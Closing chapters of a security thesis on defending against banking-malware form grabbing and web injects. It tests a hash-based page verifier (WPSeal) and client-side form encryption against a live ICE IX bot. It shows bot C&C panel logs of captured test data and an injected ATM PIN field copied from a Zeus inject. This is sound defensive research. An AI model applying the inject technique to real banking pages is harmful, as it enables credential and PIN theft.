- WPSeal is a passive defense that allows the attacks to continue, but renders them ineffective. This approach is necessary because we wanted to maintain control on the server side where client side infections cannot directly attack.
- WPSeal assumes that the web page rendering happens in the browser's user interface. According to the W3C validation, appropriate markups are required to ensure that web pages are of good quality. This functionality of W3C validation determines compatibility in browser and site usability. WPSeal expects the web pages to be compliant with W3C validation.
- WPSeal is not designed to work against malware that installs itself in the browser in the form of components such as Browser Helper Objects (BHO), malicious extensions or add-ons. However, the design of WPSeal design can be extended accordingly.
- WPSeal is based on the concept of dynamic content generation. Remember, Web Injects are designed statically and cannot be generated dynamically. The bot author

has to analyze the website and the build Web Injects accordingly followed by updating the bot. A small change or dynamic code generation of web pages by the server can skew the Web Injects process.

- WPSeal has not been tested against Automated Transfer Attacks (ATS) scripts due to unavailability of samples. Since, ATS scripts are written in JavaScript and uses the same technique, we expect that WPSeal will work as it does with standard Web Injects.

7.7 Conclusion

In this chapter, we introduce defense against Form-grabbing and Web Injects. We protect against Form Grabbing by encrypting data before the bot can grab it. We protect against Web Injects by validating what is displayed from the server side using our WPSeal. As a bonus, WPSeal can also notify the server if the Form-grabbing encryption has been tampered with. In both cases, the server is notified in time before any malicious activity can proceed.

We also presented an argument that bots using hooking cannot circumvent either of our defenses. To respond attackers will have to come up with a very different attack.

Together our encryption and validation remove Form Grabbing and Web Injects from the field. Next we take a look at our prototype.

Chapter 8

Experimental Results

8.1 Form-grabbing Experiment

We used two different test beds to conduct experiments to validate the effectiveness of proposed defenses to combat Form-grabbing and Web Injects. The details are presented below:

8.1.1 Form-grabbing Test Bed

In our study, we tested the Form-grabbing module of the ICE IX bot [126] which is considered to be a descendant of the Zeus botnet. The ICE IX bot uses a type of Form-grabbing that is used by the Third Generation Botnets such as Zeus and SpyEye. Our experiment was conducted using a live sample of the ICE IX bot. We reverse engineered the ICE IX bot and modified the binary constructs to install it in a virtual environment so we can control execution. The primary reason for the modification of the binary is to test the effectiveness of our client side encryption code against an actual running bot. We compromised the C&C panel of ICE IX botnet so we could use it for our experiment. The modified binary installed in our emulated environment (VMWare machine) communicates back with the ICE IX C&C panel. This setup helped us determine the behavior of ICE IX bot and how stolen information is stored in the C&C panel.

For a target, we designed a custom website with HTML forms that looks like an online banking website. The website was designed to deliver pages containing client side encryption code so form data was encrypted before submission. We accessed the website from the virtual machine infected with our ICE IX bot. All the data stolen by the bot was transmitted back to the C&C server that was controlled by us. As a result, we could easily observe and analyze the data stolen by the bot. We used a standard, well-vetted JavaScript encryption library for encryption.

8.1.2 Form-grabbing Results

The results are based on two different sets of experiments that we conducted. In the first experiment, we demonstrate our ability to encrypt forms before the bot grabs them. In addition, this experiment demonstrates that the whole process is controlled from the server side—no modifications are needed on the client side. Figure 8.1 shows the layout of the form when it is generated dynamically. In this experiment, we also obfuscate the labels and encrypt the data—an additional layer of defense if somehow encryption failed. For obfuscation the ids and names are generated randomly. Because of obfuscation the POST request will not contain the input field names “username” and “password” so the automated post-processing on the C&C server will be misled. In this test, we simply used SHA-1 to produce a hash of the password; any number of levels of standard encryption could be applied here. We accessed this form page from a browser on our test machine infected with the ICE IX bot. We entered the values and submitted the form.

```

<script language="javascript" src="/js/jquery.js" ></script>
<script language="javascript" src="/js/jquery.sha256.js" ></script>
<script language="javascript" src="/js/jquery.validate.js" ></script>
<script type="application/javascript">
    $(document).ready(function(){
        var validator = $("#1375986270429070945").validate({
            rules: {
                name: "required",
                password: "required"
            } });

        $("#1718412702").click(function() {
            if($("#1375986270429070945").valid()) {
                $("#1805057215").val($.sha256($("#1805057215").val()));
                $("#1375986270429070945").submit();
            }
        });
    });
</script> </head> <body>

<form action="/time-based-form-gen/process.php" method="post" name="429070945" id="1375986270429070945">
<b>Username:</b> <input type="input" name="841430958" id="841430958" /><br/>
<b>Password:</b> <input type="password" name="998776832" id="998776832" /><br/>

<input type="button" name="1718412702" id="1718412702" value="Submit" /> </form>
----- TRUNCATED -----

```

Figure 8.1 HTML Form Generated with Random Identifiers.

Figure 8.2 shows how exactly the ICE IX bot stores the stolen form data on the C&C panel. Basically, this is exactly how the bot herder sees it.

Bot ID:MALWARE-CDA58D4_B4DF76116522DF69
Botnet:ice9
Version:1.2.0
OS Version: XP, SP 2
OS Language:1033
Local time:08.08.2013 11:26:09GMT:-4:00
Session time:00:40:22
Report time:08.08.2013 15:26:32
Country: US
IPv4:76.116.151.207
Comment for bot:-In the list of used: No
Process name: C:\Program Files\Mozilla Firefox\firefox.exe
User of process:MALWARE-CDA58D4\Administrator
Source: http://www.secniche.org/time-based-form-gen/process.php
phttp://www.secniche.org/time-based-form-gen/process.php
Referer: http://www.secniche.org/time-based-form-gen/index.php

POST data:

841430958=wrong_username
998776832=af47e417737b1c79ce901f88825cfb917b57b882561e42a988356e58f45f9d8b

Figure 8.2 Stolen Information is Hashed and Stored in C&C Panel.

In the C&C panel (shown in Figure 8.2), the POST data does not contain any “username” or “password” string rather the dynamically generated names are present. For this test, we only hashed the password and not the username to show the difference in the output. The bot herder receives the hashed password in this case. Additionally, the username can also be hashed. In this test, we only used SHA-1 algorithm to show that our proposed concept worked against an actual running bot. Using true encryption is a relatively small modification.

In our second test, we will show that proper encryption can also be deployed to encrypt the form values before the actual POST request is issued as discussed earlier. After deploying the client side encryption routine (jCryption in this test) one can see that forms are encrypted before the bot hooks the browser. That is, the stolen information is encrypted. The exfiltrated data is stored in an encrypted format on the C&C panel as can be seen in Figure 8.3.

Bot ID: MALWARE-CDA58D4_B4DF76116522DF69
Botnet: ice9
Version: 1.2.0
OS Version: XP, SP 2
OS Language: 1033
Local time: 08.08.2013 11:32:30 GMT: -4:00
Session time: 00:46:42 Report time: 08.08.2013 15:32:35
Country: US
IPv4: 76.116.151.207
Comment for bot: -In the list of used: No
Process name: C:\Program Files\Mozilla Firefox\firefox.exe
User of process: MALWARE-CDA58D4\Administrator
Source: http://www.secniche.org/bot_testing/main.php

POST data:

**jCryption=HwICPg26A1JkHlF3yPCrzqIYITThUwVH5o1RVjNRVgZw8Jt3Y7
SXc9%2BpU%2B5QKy5ZBF9zd2OjpHjF7YQJJGStLw3PL938ILCsXKSybKia
Gs0vCmAwwLxVoPmoRvb72ZcXrpRBhRg3Lm03iqZGdmWj1ZG6KH408b7w
WYTSOz7RSEe8v3X%2FhGBqCXPnMWOkFzEA0Ynu7bxRnXEqMVnLhmsk
lTzzVsg7d3vpH8jMl3VihWLRBxYFtldZyrpePiLo0w%2FXVQSbd2t0A%2B9a
%2Bquuv6sCl2LQf8WtzWs%3D**

Figure 8.3 Stolen Information is Encrypted and Stored in C&C Panel.

To test the robustness of our approach, we also conducted a test using jquery's form function which results in a same behavior as shown in Figure 8.3. That is, simply substituting calls from another encryption library produces the desired results-our approach is robust. Our experiment with encryption demonstrates that with the current generation of bots we were able to encrypt form data before the bot grabbed it. The attack and the form grabbing still happen, but the data is rendered useless. Because we were able to crack the C&C panel and install it into a test environment, we were able to observe exactly what data appears to the thief.

It is worth noting here that in the previous chapter, we presented an argument that attackers using current techniques will not be able to circumvent our encryption without the server being aware of the activity. Again, they can circumvent, but the server will know when they do. To truly circumvent our scheme the attackers need to come up with a very different attack. In the next section, we talk about our experimental results of WPSeal protection.

8.2 WPSeal Experiment

8.2.1 WPSeal Test Bed

We simulated the bot's injection process by using a client side proxy to inject samples of Web Injects payloads into the HTTP responses. They were then rendered normally in the browser. Trying to build a framework around the variety of bots was excessively complicated and would add no value to the experiment. The end result of the hooking is injected data; as long as it happens before rendering our test-bed provides an exact test.

8.2.2 WPSeal Results

To create test cases we analyzed a number of Web Inject payloads that we found while penetration testing of malicious domains. These Web Injects are used by several samples of Zeus, SpyEye, ICE 1X, and Citadel to infect websites on the client side with illegitimate content. We used these Web Injects to test the WPSeal. We categorized the data as shown in Table 8.1 using the `set_url` flags described earlier:

- Flag G: Inject the malicious code in the web pages that are retrieved using an HTTP GET request.
- Flag P: Inject the malicious code in the web pages that are accessed using an HTTP POST request.
- Flag L: Direct the bot to extract data present in the `data_before` and `data_after` tags and transmit it to the C&C panel.

Flags can be combined.

Table 8.1 Layout of the `set_url` Tag with Respective Flags.

Tag(Target) and Associated Flags					
<code>set_url</code>	GP	GPL	GL	PL	G
1822	1208	351	231	14	18

Our sample size contained 1822 samples of Web Inject payloads that use distinct targets pointed by the `set_url` tag. Of those, 1208 targets were configured with GP flags, 351 with GPL flags, 231 with GL flags, 18 with G flags and the remaining 14 with PL flags. We did not find any instances of the `set_url` tag using the H and P flags alone.

Table 8.2 shows the presence of different tags such as `data_before`, `data_inject` and `data_after` configured in the `set_url` tag. The sample data shows that multiple Web Inject payloads are

Table 8.2 Layout of the Web Injects Tags in Sample Data.

Tag(Target) and Web Injects Payloads.			
set_url	data_before	data_inject	data_after
1822	3411	3412	3411

configured against a specific target. In addition, we found that multiple Web Inject payloads were present without any rules defined in the related tags. This is possible and is a viable scenario because one set_url tag can have multiple instances of data_before, data_inject and data_after tags.

We also extracted the details of the targets from the sample to understand the nature of Web Injects as it is currently being used and tested the custom payloads against WPSeal.

Table 8.3 WPSeal Performance Evaluation.

WPSeal Test on Custom Web Pages.									
SNo.	set_url	GP	GPL	GL	PL	G	Total	Success	Failure
1	* Chase*	1	0	11	0	0	12	12	0
2	*Citibank*	43	13	12	0	0	68	68	0
3	*Wells Fargo*	40	0	14	0	10	64	64	0
4	*HSBC*	15	13	11	0	0	39	39	0
5	"lloydstsb"	43	14	0	0	0	57	57	0
6	"PayPal"	2	1	30	0	0	33	33	0
7	"Barclays"	25	13	0	0	1	39	39	0
8	"BankOfAmerica"	7	1	6	0	0	14	14	0
9	"TD CanadaTrust"	0	0	11	0	0	11	11	0
10	"RBS"	5	20	0	0	0	25	25	0
..

In our sample set, we encountered a variety of targets including Chase, Citibank, Wells Fargo, HSBC, etc. We found that 68 rules were configured against Citibank whereas 64 rules were defined for Wells Fargo. In addition, the Canadian bank TD CanadaTrust had 25 rules. We used these samples to test the effectiveness of WPSeal. Since our protection is passive, we allowed the Web Inject payloads to execute and then built the hashes of the altered web

pages. Table 8.3 shows the output of WPSeal. WPSeal detected all (100% success) and this outcome is contingent on the sample set that we tested. Here are some further observations:

- We only tested the samples that we gathered from malicious domains. However, it is quite possible that more complex Web Injects code exist. Since WPSeal design is extensible, it can be modified and deployed accordingly.
- WPSeal is a passive defense which allows the Web Injects to happen at first and then generates hashes. As a result, hash is altered significantly if any payload is injected on the client side and rendered in the browser.
- Our tests are specific to the Web Inject technique as it exists in the wild and used by existing botnets.
- We have not encountered any bypassing technique in the existing design of botnets and the collected samples. However, we also conducted additional rigorous tests (discussed later) to validate the robustness of the WPSeal.

8.3 WPSeal in Action

A complete walk-through of WPSeal in action is presented below.

Step 1: The target web page i.e. the test page is designed as shown in Figure 8.4.

Step 2: We injected an illegitimate input field to retrieve an ATM pin associated with the user's account. This injection was used by Zeus against the Wells Fargo online bank. The Web Injects code is placed in the HTML page as shown in Figure 8.5.

WPSeal - A Passive Defense Against Web Injects.

This web page uses WPSeal mechanism, a hash based web page verification solution. At this point, WPSeal is passive in nature and does not provide active monitoring on the client side. However, WPSeal enables the administrators to detect malicious content that has been injected in the web page rendered on the client side. WPSeal does not stop the execution of Web Injects on the client side but detects it and notifies the server accordingly. This is a server side defense mechanism and can be easily incorporated in the existing infrastructure. Once the server knows that a web page has been tampered, an alert can be easily generated and session is marked as suspicious. Notifications can be sent to users using different communication channels.

Username :

Password :

Submit

Figure 8.4 Legitimate Web Page for Testing WPSeal.

----- TRUNCATED -----

```
<!--This is the web page unique identifier (1):31C9F3F5-8E63-C71C-A15E-68BF33BD0FB8--><br>
<!--This is the web page unique identifier (2):6699D696-1015-4695-8BD4-030DFE50D9EB--><br>
<!--This is the fingerprinting code [IP+Timestamp]:20130809025348-76.116.151.207--><br><br>
<h1>WPSeal - A Passive Defense Against Web Injects.</h1><br>
```

```
<div id="content">
```

This web page uses **WPSeal mechanism, a hash based web page verification solution. At this point, WPSeal is passive in nature and does not provide active monitoring on the client side. However, WPSeal enables the administrators to detect malicious content that has been injected in the web page rendered on the client side. WP Seal does not stop the execution of Web Injects on the client side but detects it and notifies the server accordingly. This is a server side defense mechanism and can be easily incorporated in the existing infrastructure. Once the server knows that a web page has been tampered, an alert can be easily generated and session is marked as suspicious. Notifications can be sent to users using different communication channels.**

```
<br/>
```

```
<form name='frmTest' method='post' action='send.php'>
```

```
Username : <input type='text' name='username' id='user'><br><br>
Password : <input type='password' name='password' id='pass'><br> </br>
ATM Pin : <input type='text' name='password' id='pass'><br> </br>
```

```
<input type='submit' value='submit'>
```

```
</form> </div><script>
```

```
var filter = document.getElementsByTagName('html')[0].innerHTML;
```

```
var output = filter.replace(/[\^d\w]/g,"");
```

```
console.log(alpha(output));
```

```
testchar(alpha(output));
```

```
</script> </body></center></html>
```

----- TRUNCATED -----

Figure 8.5 Unauthorized ATM Input Field is Injected in the HTTP Response using a Client Side Proxy.

Step 3: After successful injection, the web page is rendered in the browser as shown in Figure 8.6. Note the added ATM pin request.

Step 4: After the web page form has been filled out, the browser sends the recomputed hash to the target web server as a part of session variable. The recomputed client side hash is stored on the server side for verification. The client side hash sent by the browser is shown in Figure 8.7.

Step 5: The web page looks legitimate. After this, user supplied the required input values (test credentials for this test) as shown in Figure 8.8 before submitting the form.

Step 6: After inputting the values, the form is submitted and WPSeal is activated as shown in Figure 8.9.

Step 7: After verifying the hashes, the WPSeal responded as presented in Figure 8.10. Since, we injected the code earlier, the hashes failed to match. The server is expecting a different hash.

WPSeal - A Passive Defense Against Web Injects.

This web page uses WPSeal mechanism, a hash based web page verification solution. At this point, WPSeal is passive in nature and does not provide active monitoring on the client side. However, WPSeal enables the administrators to detect malicious content that has been injected in the web page rendered on the client side. WPSeal does not stop the execution of Web Injects on the client side but detects it and notifies the server accordingly. This is a server side defense mechanism and can be easily incorporated in the existing infrastructure. Once the server knows that a web page has been tampered, an alert can be easily generated and session is marked as suspicious. Notifications can be sent to users using different communication channels.

Username :

Password :

ATM Pin :

Submit

Figure 8.6 Successful Web Inject - ATM Input Field is Injected in the HTML Form.




Figure 8.7 Transmitting Client-side Hash using a POST Request.

WPSeal - A Passive Defense Against Web Injects.

This web page uses WPSeal mechanism, a hash based web page verification solution. At this point, WPSeal is passive in nature and does not provide active monitoring on the client side. However, WPSeal enables the administrators to detect malicious content that has been injected in the web page rendered on the client side. WPSeal does not stop the execution of Web Injects on the client side but detects it and notifies the server accordingly. This is a server side defense mechanism and can be easily incorporated in the existing infrastructure. Once the server knows that a web page has been tampered, an alert can be easily generated and session is marked as suspicious. Notifications can be sent to users using different communication channels.

Username :	<input type="text" value="testing123"/>
Password :	<input type="password" value="*****"/>
ATM Pin :	<input type="text" value="2345"/>
<input type="submit" value="Submit"/>	

Figure 8.8 Submitting a Form to Test the WPSeal Verification.

WPSeal - A Passive Defense Against Web Injects.

Your request has been received by the server.

WPSeal is performing verification on the server side.
You will be redirected to the results page in few seconds to check if web page has been injected or not.



Figure 8.9 Web Page Verification Performed by WPSeal.

WPSeal Detection Output - Server Side Defense

This is an integrity check on the web page that the client is currently browsing.

[+] Hashes failed to match.

The web page has been injected. Marked as Suspicious!
Session marked as insecure.

[+] Client Side Hash - 8baaaae90fab5df4e56e1ec6506cab8d9417cfde

[+] Served Side Hash - da16712a769ce0417c167d91f27f8be87b153a62

[Success][<IP Address>][c-76-116-151-207.hsd1.pa.comcast.net] [33271] - 2013-08-08 12:39:45 - Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/28.0.1500.95 Safari/537.36

Figure 8.10 WPSeal Verification Fails for the Conducted Test.

8.4 Conclusion

In this chapter, we demonstrated that we could encrypt forms before the bot grabbed them and that we could detect that Web Injection had occurred. Both of these processes were managed from the server side.

Chapter 9

Conclusion

Development of an effective client-side security solution depends on the understanding of the problem at its core. This thesis describes an approach to develop a robust client side protection mechanism to subvert and detect data exfiltration and in-session web injection attacks conducted by the MitB malware. The key behind building this solution is the understanding of browser-based hooking at the component level to determine the attack timeline in the context of the browser. The knowledge of hooking at the component level enabled us to fingerprint the libraries and functional calls that are hooked by MitB malware to execute unauthorized operations in the browser.

We investigated a number of different botnets using techniques such as behavioral analysis, reverse engineering and design verification to dissect the working of botnets at a granular level. Behavioral analysis revealed information about the bot's interaction with the operating system and C&C panel. Reverse engineering helped us to find the structure of bots and how the different modules were dependent on each other for working. It also allowed us to gather hidden information residing in the bot binary. Using the information gathered from the reverse engineering process, we performed design verification checks to validate how secure the design of botnets was and whether there was a possibility of compromising the botnet or not. All these procedures helped us to understand the insidious details of MitB attacks such as From-grabbing and Web Injects. We believe that complex problems can be solved with easy solutions if it is understood well. We applied the similar notion in solving

the problem of Form-grabbing and Web Injects by understanding the userland hooking. A considerable amount of time was dedicated to dissect the hooking implementation in bots to verify the complete process of hooking in the browser.

We presented how client side encryption can be used in addition with SSL to defend against Form-grabbing attacks. Although client-side encryption is not a new concept it has not been used in the wild as a defense against Form-grabbing attacks. Our research on hooking reveals that client-side encryption can be deployed effectively to make the credential harvesting process fruitless for the bot herders even if the form data is stolen. We extended our solution and presented WPSeal, which is a web page verification solution based on a hashing mechanism to detect if the MitB malware has injected unauthorized content in the web pages before the web pages are displayed to the users. On a similar note, hashing is a well-known concept but it has not been used as a detection solution against MitB attacks. We developed a prototype to validate our solution which is based on the concept of passive defense. WPSeal can either be integrated with client-side encryption or it can be used directly depending on the design of the application. Our research takes a different route in building client side security solution by avoiding anything software to be installed in the browser or the end user machine. This makes our protection significantly light and easy to deploy.

Our design works in collaboration with the existing infrastructure. Our implementation has several advantages. First, this solution does not require any additional components or infrastructure, which in turn reduces the cost. Second, WPSeal is based on existing server side technologies such as PHP/ASP/JSP etc. The developers have to only transform the prototype into regular code for implementing it in a live production environment. From a vendor perspective, no additional resources are required and protection can be developed

within the existing capabilities. Considering performance, this prototype is reliable and hardly impacts the performance of websites. The best part about implementation of WPSeal is that every website can deploy this solution according to their standard coding benchmarks. Our WPSeal prototype is extensible, modular and effective which means additional defenses can be integrated with this prototype. In the future work, we discuss the possibility of implementing WPSeal in different ways and how it is possible to build active monitoring system on the client side.

The work done and the initial results described in this thesis will be useful in defending against browser-based data exfiltration attacks. The concept of WPSeal can be used to build more advanced protection mechanism against the attacks that are unknown at this point of time. We truly believe that the concepts presented in this thesis will result in building more efficient and robust client side solutions that are integrated with server side operations. We hope that this work will be beneficial for security community in building next generation web-based security defenses to defend against MitB attacks.

Chapter 10

Future Work

In our plan for future work, we will investigate the deployment of WPSeal as a part of Web Application Firewalls (WAFs). The primary reason is WAFs are used extensively in the complex web-based systems to avoid web application vulnerabilities and to provide high level performance by reducing the load on web servers. This significantly helps to avoid exhaustion of resources on the target web servers by implementing multiple components (worker threads) to handle requests rather a single component. WAFs are designed to provide more security by filtering malicious content in the HTTP traffic. WAFs implement several techniques on the incoming and outgoing transmission of HTTP/HTTPS from the web servers. These techniques include HTTP cloaking, URL rewriting, traffic normalization, HTTP headers rewriting, port encryption, etc. In the complex web architecture, all these techniques are deployed at Layer 7 of the OSI model to implement content switching on the HTTP/HTTPS data. It will be interesting to analyze how effectively the WPSeal prototype can be integrated into third-party solutions such as WAFs. For Example, it will be useful to investigate the impact of WAFs' built-in techniques on the working of WPSeal. Even from the business perspective, it has become essential for the upcoming products to be easily integrated into existing security solutions on the Internet.

We also believe that this work of web page verification can also be deployed to detect web injections that are conducted using Man-in-the-Middle (MitM) attacks in which attacker injects malicious code such as iframes in all the web traffic flowing inside Local Area Network

(LAN) by implementing ARP poisoning and injection on the fly. This will be an interesting problem to explore because the attack element is not present in the system; rather injections are happening in the network. In this case, browsers are not hooked so this adds a new dimension to the problem. We will also look into the feasibility of building a JavaScript sandbox using our WPSeal prototype as a model. It can be considered as an extended design of WPSeal. A JavaScript sandbox provides a secure execution of JavaScript and DOM calls in the browsers. A JavaScript sandbox can have different capabilities such as DOM mutation in which mutation events are generated that monitor the changes that occur in the DOM tree while rendering HTML content in the browser. In addition to this, several event handlers and DOM calls can also be restricted in that JavaScript sandbox which stops the dependent code on blacklisted calls. The sandbox has the characteristics such as HTTP headers access, local DOM components access, execution timing, URL white listing/blacklisting and heuristics that can prove beneficial in building of a web specific product. A JavaScript sandbox not only detects any malicious code but it can also prevent the execution of illegitimate code such as malicious iframes, traffic redirectors, etc. A JavaScript sandbox has a general design pattern of extracting scripts, parsing them and the normalizing them according to the signatures or filtering rules. For example: - Google Caja [127] provides a capability to securely run the third-party JavaScripts, HTML, CSS, etc. in the browser. The idea behind this extended work is as follows:

- Step 1: When a user opens a bank website by sending HTTP request to the web server, a JavaScript sandbox is downloaded onto the user's machine.
- Step 2: The existing session with the website is sandboxed. The web server communicates with the JavaScript sandbox and all the information is encrypted.

- Step 3: The sandbox verifies (based on WPSeal prototype which can be extended accordingly) different web pages open in the browser to detect any possible changes due to the injection of malicious code or data exfiltration code. If something malicious is detected, the session is disrupted and no further communication with the server will be allowed.
- Step 4: The user will be notified using the same or different channel. In addition to this, other controls such as account lockout, transactions restriction, etc. can be implemented. At the same time, alerts can also be sent to fraud detection teams in the organizations to minimize the risk and associated impact.

As the JavaScript sandbox can be customized, it is possible to deploy it as platform independent code or with existing web server technologies such as ASP.NET, ASP, JSP, PHP, etc. Additionally, WAF can also be designed as an additional layer that communicates with the JavaScript sandbox thereby keeping the web server from participating directly in the communication. Other web-based technologies such as client-less VPN, web-based gaming, etc. can also benefit from this type of solution.

We will investigate the concept of web page verification on realistically complex systems. For example, it will be interesting to know the effectiveness of WPSeal on cloud-based systems and complex websites. The exploration of this area can investigate the scalability and maintainability of web page verification solutions and to scrutinize how WPSeal performs in the Amazon Web Services (AWS) cloud architecture. Cloud is currently a hot research topic and it is worth it to explore the implementation of WPSeal in cloud-based web architecture.

For additional security layers, we will work on introducing the following techniques in WPSeal.

- Implementing a time-based constraint feature in WPSeal using Asynchronous JavaScript (AJAX) in which the web server requires the hash of the rendered web page every minute to keep on validating that nothing bad is going on the client side. This technique is based on the concept of recording user time on a specific web page . This feature enables the web server to continuously validate the hash generated in the browser with the stored one. With the AJAX addition, the full web page is not required to be refreshed. If the web server does not receive the client side hash in a minute (or some other specified time), it marks the session as suspicious or flags the IP address. This information can be tied with existing protection mechanisms such as IP based detection to detect and map the user information. This kind of functionality has already been developed by banks in which the devices are registered and tied to specific IP addresses.
- Designing a function to map (count) the number of parameters in the POST requests. Bot injects additional input fields in the HTML forms to collect information from the users which is otherwise not available. When the form is received by the server as a part of POST request, a check is introduced to verify the count of POST parameters. If anomaly is detected, the server can flag the session as suspicious.

However, both these cases require an extensive testing in a real time environment.

We have discussed the extensibility of WPSeal prototype in different spheres of web technologies. The beauty of WPSeal is that it can be customized and written according to the existing web architecture. It does not require an additional effort or considerable amendments in the network. WPSeal is an easy to deploy solution.

BIBLIOGRAPHY

BIBLIOGRAPHY

- [1] S. Sjouwerman, *Cyberheist: The Biggest Financial Threat Facing American Businesses since the Meltdown of 2008*, KnowBe4 Publisher, April 2011.
- [2] P. Barford and V. Yegneswaran, An inside look at botnets, *Malware Detection*, pp. 171-191, 2007.
- [3] C. Nunnery, B. Kang, J. Grizzard, V. Sharma and D. Dagon, Peer-to-peer Botnets: Overview and Case Study, In *Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets*, Berkeley, CA, USA, 2007.
- [4] F. Dahl, E. Biersack, T. Holz, M. Steiner and F. Freiling. Measurements and Mitigation of Peer-to-peer based Botnets: A Case Study on Storm Worm, In *Proceedings of the First Usenix Workshop on Large Scale Exploits and Emergent Threats*, Berkeley, CA, USA, 2008.
- [5] D. Dietrich and S. Dietrich, P2P as Botnet Command and Control: A Deeper Insight, In *Proceedings of Third International Conference on Malicious and Unwanted Software (MALWARE)*, Appl. Phys. Lab., University of Washington, Washington DC, 2008.
- [6] J. Nazario, Blackenergy Ddos Bot Analysis. Arbor Networks, Tech. Report, October 2007. <http://atlas-public.ec2.arbor.net/docs/BlackEnergy+DDoS+Bot+Analysis.pdf>.
- [7] K. Chiang and L. Lloyd, A Case Study of the Rustock Rootkit and Spam Bot, In *Proceedings of the First Workshop on Hot Topics in Understanding Botnets*, Berkeley, CA, USA, 2007.
- [8] N. Daswani and M. Stoppelman, The anatomy of ClickBot.A, In *Proceedings of First Workshop on Hot Topics in Understanding Botnets*, Berkeley, CA, USA, 2007.
- [9] A. Boukhtouta, P. Sinha, A. Youssef, M. Debbabi, H. Binsalleeh, T. Ormerod and L. Wang, On the analysis of the Zeus Botnet Crimeware Toolkit, In *Proceedings of Eighth Annual International Conference on Privacy Security and Trust (PST)*, pp.31-38, Ottawa, Canada, August 2010.
- [10] A. Sood, R. Enbody and R. Bansal, Dissecting SpyEye ? Understanding the Design of Third Generation Botnets, *Elsevier Computer Networks Journal*, vol. 52, no. 3, pp. 436-450, February 2013.
- [11] J. Earp, D. Baumer and J. Poindexter, Internet Privacy Law: A Comparison between the United States and the European Union, *Computers & Security*, vol. 23, no. 5, pp. 400-412, 2004.
- [12] R. Anderson, C. Barton, R. Bohme, R. Clayton, M. Eeten, M. Levi, T. Moore and S. Savage, Measuring the Cost of Cybercrime, In *Proceedings of Eleventh Workshop on the Economics of Information Security*, Berlin, Germany, June 2012.

- [13] J. Wyke, The ZeroAccess Botnet ? Mining and Fraud for Massive Financial Gain, *Sophos Labs Malware Research Whitepaper*, 2012. http://www.sophos.com/en-us/medialibrary/PDFs/technical%20papers/Sophos_ZeroAccess_Botnet.pdf
- [14] Bitcoin P2P Digital Currency, <http://bitcoin.org/about.html>.
- [15] C. Herley and D. Florencio, Nobody Sells Gold for the Price of Silver: Dishonesty, Uncertainty and the Underground Economy, In *Proceedings of the Workshop on Economics of Information Security*, June 2009.
- [16] BBC News, Arrests over \$850m Facebook Botnet Crime Spree, 12 December 2012, Web, 2 July 2013. <http://www.bbc.co.uk/news/technology-20693213>.
